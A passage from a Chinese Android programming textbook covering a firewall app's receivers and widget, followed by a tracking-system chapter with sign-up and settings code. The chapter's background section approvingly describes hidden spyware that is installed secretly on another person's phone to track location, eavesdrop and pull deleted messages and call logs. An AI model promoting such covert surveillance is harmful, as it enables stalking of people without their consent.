然后编写文件 PackageBroadcast.java，此文件也是一个具备广播功能的文件。当在手机中卸载一款软件后，会在防火墙中删除针对此软件的设置规则。文件 PackageBroadcast.java 的主要代码如下所示。

```
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class PackageBroadcast extends BroadcastReceiver {

     @Override
     public void onReceive(Context context, Intent intent) {
          if (Intent.ACTION_PACKAGE_REMOVED.equals(intent.getAction())) {
               //忽略应用更新
               final boolean replacing = intent.getBooleanExtra(Intent.EXTRA_REPLACING, false);
               if (!replacing) {
                    final int uid = intent.getIntExtra(Intent.EXTRA_UID, -123);
                    Api.applicationRemoved(context, uid);
               }
          }
     }
}
```

21.3.5 登录验证

编写文件 PassDialog.java，功能是在输入密码对话框中获取用户输入的密码，只有输入合法的密码数据才能登录系统。文件 PassDialog.java 的主要代码如下所示。

```
public class PassDialog extends Dialog implements android.view.View.OnClickListener,
android.view.View.OnKeyListener, OnCancelListener {
     private final Callback callback;
     private final EditText pass;
     /**创建一个对话框*/
     public PassDialog(Context context, boolean setting, Callback callback) {
          super(context);
          final View view = getLayoutInflater().inflate(R.layout.pass_dialog, null);
          ((TextView)view.findViewById(R.id.pass_message)).setText(setting ? R.string.enternewpass :
R.string.enterpass);
          ((Button)view.findViewById(R.id.pass_ok)).setOnClickListener(this);
          ((Button)view.findViewById(R.id.pass_cancel)).setOnClickListener(this);
          this.callback = callback;
          this.pass = (EditText) view.findViewById(R.id.pass_input);
          this.pass.setOnKeyListener(this);
```

```
		setTitle(setting ? R.string.pass_titleset : R.string.pass_titleget);
		setOnCancelListener(this);
		setContentView(view);
	}
	@Override
	public void onClick(View v) {
		final Message msg = new Message();
		if (v.getId() == R.id.pass_ok) {
			msg.obj = this.pass.getText().toString();
		}
		dismiss();
		this.callback.handleMessage(msg);
	}
	@Override
	public boolean onKey(View v, int keyCode, KeyEvent event) {
		if (keyCode == KeyEvent.KEYCODE_ENTER) {
			final Message msg = new Message();
			msg.obj = this.pass.getText().toString();
			this.callback.handleMessage(msg);
			dismiss();
			return true;
		}
		return false;
	}
	@Override
	public void onCancel(DialogInterface dialog) {
		this.callback.handleMessage(new Message());
	}
}
```

21.3.6　打开/关闭某一个实施控件

编写文件 StatusWidget.java，功能是打开或关闭某一个实施控件，主要代码如下所示。

```
public class StatusWidget extends AppWidgetProvider {
	@Override
	public void onReceive(final Context context, final Intent intent) {
		super.onReceive(context, intent);
		if (Api.STATUS_CHANGED_MSG.equals(intent.getAction())) {
			//当防火墙状态改变时马上广播信息
			final Bundle extras = intent.getExtras();
			if (extras != null && extras.containsKey(Api.STATUS_EXTRA)) {
				final boolean firewallEnabled = extras
						.getBoolean(Api.STATUS_EXTRA);
				final AppWidgetManager manager = AppWidgetManager
						.getInstance(context);
				final int[ ] widgetIds = manager
						.getAppWidgetIds(new ComponentName(context,
								StatusWidget.class));
				showWidget(context, manager, widgetIds, firewallEnabled);
```

```
            }
        } else if (Api.TOGGLE_REQUEST_MSG.equals(intent.getAction())) {
            //根据防火墙开关信息广播状态信息
            final SharedPreferences prefs = context.getSharedPreferences(
                    Api.PREFS_NAME, 0);
            final boolean enabled = !prefs.getBoolean(Api.PREF_ENABLED, true);
            final String pwd = prefs.getString(Api.PREF_PASSWORD, "");
            if (!enabled && pwd.length() != 0) {
                Toast.makeText(context,
                        "Cannot disable firewall - password defined!",
                        Toast.LENGTH_SHORT).show();
                return;
            }
            final Handler toaster = new Handler() {
                public void handleMessage(Message msg) {
                    if (msg.arg1 != 0)
                        Toast.makeText(context, msg.arg1, Toast.LENGTH_SHORT)
                                .show();
                }
            };
            //开启新线程改变防火墙
            new Thread() {
                @Override
                public void run() {
                    final Message msg = new Message();
                    if (enabled) {
                        if (Api.applySavedIptablesRules(context, false)) {
                            msg.arg1 = R.string.toast_enabled;
                            toaster.sendMessage(msg);
                        } else {
                            msg.arg1 = R.string.toast_error_enabling;
                            toaster.sendMessage(msg);
                            return;
                        }
                    } else {
                        if (Api.purgeIptables(context, false)) {
                            msg.arg1 = R.string.toast_disabled;
                            toaster.sendMessage(msg);
                        } else {
                            msg.arg1 = R.string.toast_error_disabling;
                            toaster.sendMessage(msg);
                            return;
                        }
                    }
                    Api.setEnabled(context, enabled);
                }
            }.start();
        }
    }
```

```
    @Override
    public void onUpdate(Context context, AppWidgetManager appWidgetManager,
                int[ ] ints) {
        super.onUpdate(context, appWidgetManager, ints);
        final SharedPreferences prefs = context.getSharedPreferences(
                    Api.PREFS_NAME, 0);
        boolean enabled = prefs.getBoolean(Api.PREF_ENABLED, true);
        showWidget(context, appWidgetManager, ints, enabled);
    }

    private void showWidget(Context context, AppWidgetManager manager,
                int[ ] widgetIds, boolean enabled) {
        final RemoteViews views = new RemoteViews(context.getPackageName(),
                    R.layout.onoff_widget);
        final int iconId = enabled ? R.drawable.widget_on
                    : R.drawable.widget_off;
        views.setImageViewResource(R.id.widgetCanvas, iconId);
        final Intent msg = new Intent(Api.TOGGLE_REQUEST_MSG);
        final PendingIntent intent = PendingIntent.getBroadcast(context, -1,
                    msg, PendingIntent.FLAG_UPDATE_CURRENT);
        views.setOnClickPendingIntent(R.id.widgetCanvas, intent);
        manager.updateAppWidget(widgetIds, views);
    }
}
```

到此为止，整个网络流量防火墙系统介绍完毕。执行后的主界面效果如图 21-5 所示，按下 Menu 键后会弹出设置选项卡，如图 21-6 所示。

单击选项卡中的 Firewall disabled 按钮可以打开/关闭防火墙，单击选项卡中的 Log enabled 按钮可以打开/关闭日志，单击选项卡中的 Save rules 按钮会弹出保存进度条，如图 21-7 所示。




图 21-5　主界面




图 21-6　弹出设置选项卡



图 21-7　保存规则进度条

单击选项卡中的按钮会退出当前系统，单击选项卡中的按钮会弹出帮助对话框界面，如图 21-8 所示。

单击选项卡中的 按钮会弹出一个新的对话框，如图 21-9 所示。在此对话框中可以选择实现其他功能，例如，选择“Set password”选项后会弹出一个设置密码界面，如图 21-10 所示。




图 21-8　帮助对话框界面




图 21-9　新功能对话框




图 21-10　设置密码界面

第 22 章　跟踪定位系统

跟踪定位系统其实并没有影视剧中描述的那样神秘，是指利用 GPS 卫星定位终端对远程目标实现准确定位、实时追踪、远程监听和防盗反劫等功能。在本章的内容中，将详细讲解开发一个 Android 跟踪定位系统的知识。在讲解具体编码之前，先简要介绍本项目的产生背景和项目意义，为后面的系统设计及编码工作做准备。

22.1　背 景 介 绍

知识点讲解：光盘:视频\知识点\第 22 章\背景介绍.avi

随着 GPS 技术的不断发展和进步，卫星跟踪定位器被逐渐用于民用、商业和军事项目中。用户可以通过手机、网络、PDA 等随时随地查询目标位置，并实时跟踪目标移动方向，监听周围 5～15 米内的声音，无论目标在房间或地下室，都可精确定位。随着智能设备的发展，跟踪设备可随意粘附于汽车底盘或其他需追踪定位的物体之下，易于隐藏，便于携带，可全国定位、实时追踪目标、轨迹回放，老人小孩均可携带，可用于刑侦追踪等。不管目标在沙漠、森林、海洋还是山区，均能轻松实现定位，轻松找到目标。

在现实应用中，有如下两类主流定位跟踪系统。

（1）跟踪定位器

这类产品主要用于汽车等行驶工具中，通常需要在这类定位器上插一张 CDMA 卡，接上 GPS 信号天线和 CDMA 信号天线，接上汽车的电源就可以工作了，如果需要断油断电功能，还可以将主机的断油断电控制线接上，就可以实现这两个功能了。

例如，国产产品卫通达。这是国内首款语音彩信 GPS 定位器，内置全国的地图数据，无需后台支持，结合了 GPS 全球定位系统、GSM 通信技术、嵌入式语音播报技术、GIS 技术、GIS 搜索引擎、图像处理技术和图像传输技术，直接回复终端中文地址、彩信或语音播报地理位置。

卫通达采用手机 LBS 基站定位技术的跟踪定位器，基于 SAAS 模式，无需安装 GPS 等设备，把手机号码注册进系统中即可对该手机进行定位。这种跟踪定位器广泛应用在物流行业，物流调度把承运车主的手机号码注册进路歌管车宝软件，可以实时对该车辆进行定位，其定位精度完全满足物流人员对定位、追踪的要求，深受物流调度管理人员喜爱。卫通达汽车跟踪器的安装方法如下所示。

- 将GPS主机和汽车的主电源线连接起来。
- 插上准备好的电话卡。
- 登录平台开始定位。

（2）手机跟踪器

近年来，随着 Android 和 iOS 等智能系统的兴起和普及，通过在手机上安装跟踪系统的方法，可以实现实时跟踪手机持有人的功能。现在很多智能手机中都内置了这类 APP，这样在手机丢失后可以迅速定位手机的位置。

例如，给对方手机安装上服务端，服务端没有任何显示图标，开机自动启动，极为隐秘不可能被察觉。安装成功后，通过软件就能查看到对方的位置了。可实时查看家人的位置，并且可以远程开启自动通话，

实时侦听周围语音动态，让其周边状况尽在掌握。远程获取对方最近的通话记录，包括删除的记录。可以远程获取对方最近的短信聊天记录，包括删除的记录。同时支持 GPS/3G/WiFi 3 种形式定位，定位精度可以达到仅几米之内，也支持对方在不开启网络的情况下同样能够定位。使用过程中需要发送普通短信指令给对方手机，对方手机也只会回传普通短信给用户的手机。

本章的实例就属于上述第二类应用程序。

22.2 系统模块架构

知识点讲解：光盘:视频\知识点\第 22 章\系统模块架构.avi

本实例的功能是，在 Android 系统中开发一个定位跟踪系统，当有危险性的突发事件发生时，按下应用程序的按钮后就会定位当前位置，并开始录制 5 秒钟的有声视频，自动向警方或朋友发送位置信息和视频信息。本应用程序还可以激活 Web 服务器，将录制的视频发送到 Web 站点中。

本章定位跟踪系统的构成模块结构如图 22-1 所示。





图 22-1　系统构成模块

（1）系统性能需求

根据 Android 手机系统要求无响应时间为 5 秒，就有如下性能要求。



- 选择模式设置，程序响应时间最长不能超过5秒。
- 勾选应用设置，程序响应时间最长不能超过5秒。
- 防火墙开关设置，程序响应时间最长不能超过5秒。
- 日志开关设置，程序响应时间最长不能超过5秒。
- 保存规则设置，程序响应时间最长不能超过5秒。

（2）运行环境需求

- 操作系统：Android手机基于Linux操作系统。
- 支持环境：Android 4.0及以上版本。
- 开发环境：Eclipse 3.5 ADT 0.95。

22.3　实现系统主界面

知识点讲解：光盘:视频\知识点\第 22 章\实现系统主界面.avi

题目	目的	源码路径
实例 22-1	实现系统主界面	光盘:\daima\22\Android_Attack_app

在系统主界面中，通过文本框和按钮控件构建了一个系统注册表单界面。在表单中可以输入系统使用者的名字、地址和密码等信息。在本节的内容中详细讲解本系统主界面的具体实现流程。

22.3.1　实现 UI 布局文件

本系统主界面的 UI 文件是 main.xml，功能是通过文本框控件、文本控件和按钮控件构建了一个注册框，具体实现代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<ScrollView xmlns:android="http://schemas.android.com/apk/res/android"
       android:id="@+id/scroll"
       android:layout_width="fill_parent"
      android:layout_height="wrap_content">
<LinearLayout
      android:orientation="vertical"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent">
      <TextView android:layout_width="wrap_content"
                 android:layout_height="wrap_content"
                 android:text="@string/firstName"/>
           <EditText android:id="@+id/firstName"
                 android:layout_width="fill_parent"
                 android:layout_height="wrap_content"/>
           <TextView android:layout_width="wrap_content"
                 android:layout_height="wrap_content"
                 android:text="@string/secondName"/>
           <EditText android:id="@+id/secondName"
                 android:layout_width="fill_parent"
                 android:layout_height="wrap_content"/>
           <TextView android:layout_width="wrap_content"
```

```
            android:layout_height="wrap_content"
            android:text="@string/address" />
        <EditText android:id="@+id/address"
            android:layout_width="fill_parent"
            android:layout_height="wrap_content"
            android:minLines="3"
            android:scrollbars="vertical"
            android:gravity="top"/>
        <TextView android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:text="@string/security_pin" />
        <EditText android:id="@+id/securityPin"
            android:layout_width="fill_parent"
            android:maxLength="4"
            android:password="true"
            android:inputType="number"
            android:layout_height="wrap_content"/>
        <TextView android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:text="@string/re_enter_pin" />
        <EditText android:id="@+id/securityPin2"
            android:layout_width="fill_parent"
            android:maxLength="4"
            android:password="true"
            android:inputType="number"
            android:layout_height="wrap_content"/>
        <Button
            android:id="@+id/save"
            android:maxLength="4"
            android:layout_height="wrap_content"
            android:layout_width="wrap_content"
            android:text="@string/save"/>

</LinearLayout>
</ScrollView>
```

通过上述代码，构建了一个传统的用户注册登录界面。执行效果如图 22-2 所示。



图 22-2　登录表单界面



22.3.2　处理登录数据

编写文件 SignUp.java，功能是获取用户登录表单中输入的用户名、密码和地址等信息。具体实现代码如下所示。

```
public class SignUp extends Activity{
    private Database database;

    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        database = new Database(this);
        database.createTables();
        checkDatabase();
        onClick();
    }

    private void checkDatabase() {
        if(database.checkdetails(this) == true){
            Intent loadPage = new Intent(this, LoadPage.class);
            startActivity(loadPage);
            SignUp.this.finish();
        }
        else{
            Toast.makeText(this, R.string.please_enter_your_details_for_intial_sign_up, 3000).show();
        }
    }

    private void onClick() {
        Button save = (Button) findViewById(R.id.save);
        final Intent loadPage = new Intent(this, AnimationActivity.class);
        final EditText firstName = (EditText) findViewById(R.id.firstName);
        final EditText secondName = (EditText) findViewById(R.id.secondName);
        final EditText address = (EditText) findViewById(R.id.address);
        final EditText pin1 = (EditText) findViewById(R.id.securityPin);
        final EditText pin2 = (EditText) findViewById(R.id.securityPin2);
       save.setOnClickListener(new View.OnClickListener() {
        public void onClick(View v) {
            if(!firstName.getText().toString().trim().equals("") && !secondName.getText().toString().trim().equals("")

    && !address.getText().toString().trim().equals("")&&!pin2.getText().toString().equals("")
                    &&!pin2.getText().toString().equals("")){
                if(pin1.getText().toString().equals(pin2.getText().toString())){
                    if(pin1.getText().length() == 4){
                        ContentValues values = new ContentValues();
                        values.put("ID", 1);
                        values.put("firstName", firstName.getText().toString());
                        values.put("secondName", secondName.getText().toString());
                        values.put("address", address.getText().toString());
                        values.put("securityPin", pin1.getText().toString());
                        values.put("Location", "Default");
```

```
                                database.saveInfo(values);
                                database.addWordActivation("help");
                                startActivity(loadPage);
                                SignUp.this.finish();
                            }
                            else{
                                Toast.makeText(getApplicationContext(), R.string.pin_must_be_4_digits
                                        , 2000).show();
                            }
                        }
                        else{
                            Toast.makeText(getApplicationContext(), R.string.security_pin_does_not_match, 2000).show();
                        }
                    }
                    else{
                        Toast.makeText(getApplicationContext(), R.string.must_enter_all_information, 2000).show();
                    }
                }
            });
    }

    public void onDestroy() {
        super.onDestroy();
    }
}
```

通过上述实现代码，将用户的登录信息保存到系统数据库中。

22.4 系统设置界面

知识点讲解：光盘:视频\知识点\第 22 章\系统设置界面.avi

通过系统设置界面，可以及时修改系统的联系人信息、邮箱信息和密码等信息。在本节的内容中，将详细讲解系统设置界面的具体实现流程。

22.4.1 设置主界面

本系统设置主界面的 UI 布局文件是 settings_menu.xml，功能是列表显示可以设置的功能信息，具体实现代码如下所示。

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:id="@+id/linearLayout"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >

    <ImageView
        android:id="@+id/icon"
        android:layout_width="25px"
        android:layout_height="40px"
        android:layout_marginLeft="4px"
```

```
            android:layout_marginRight="10px"
            android:layout_marginTop="4px"
            android:src="@drawable/password" >
        </ImageView>

        <TextView
            android:id="@+id/label"
            android:layout_width="fill_parent"
            android:layout_height="fill_parent"
            android:textSize="20px"
            android:text="@+id/label" >
        </TextView>

</LinearLayout>
```

执行效果如图 22-3 所示。




图 22-3　系统设置界面

系统设置主界面的处理文件是 SettingsArrayAdapter.java，功能是根据用户选择设置的选项来显示不同的提示文本。假如用户选择的是 Change password 选项，会显示对应的文本和图像资源。文件 SettingsArrayAdapter.java 的具体实现代码如下所示。

```
public class SettingsArrayAdapter extends ArrayAdapter<String> {
    private final Context context;
    private final String[ ] values;

    public SettingsArrayAdapter(Context context, String[ ] values) {
        super(context, R.layout.settings_menu, values);
        this.context = context;
        this.values = values;
    }

    @Override
    public View getView(int position, View convertView, ViewGroup parent) {
        LayoutInflater inflater = (LayoutInflater) context
                .getSystemService(Context.LAYOUT_INFLATER_SERVICE);
        View rowView = inflater.inflate(R.layout.settings_menu, parent, false);
        TextView textView = (TextView) rowView.findViewById(R.id.label);
        ImageView imageView = (ImageView) rowView.findViewById(R.id.icon);
        LinearLayout linearLayout = (LinearLayout) rowView.findViewById(R.id.linearLayout);
        textView.setText(values[position]);
        String s = values[position];
```

```
            if (s.startsWith("Change password")) {
                imageView.setImageResource(R.drawable.password);
            }
            if (s.startsWith("Contacts")) {
                imageView.setImageResource(R.drawable.contacts);
            }
            if (s.startsWith("Word activation")) {
                imageView.setImageResource(R.drawable.speech);
            }
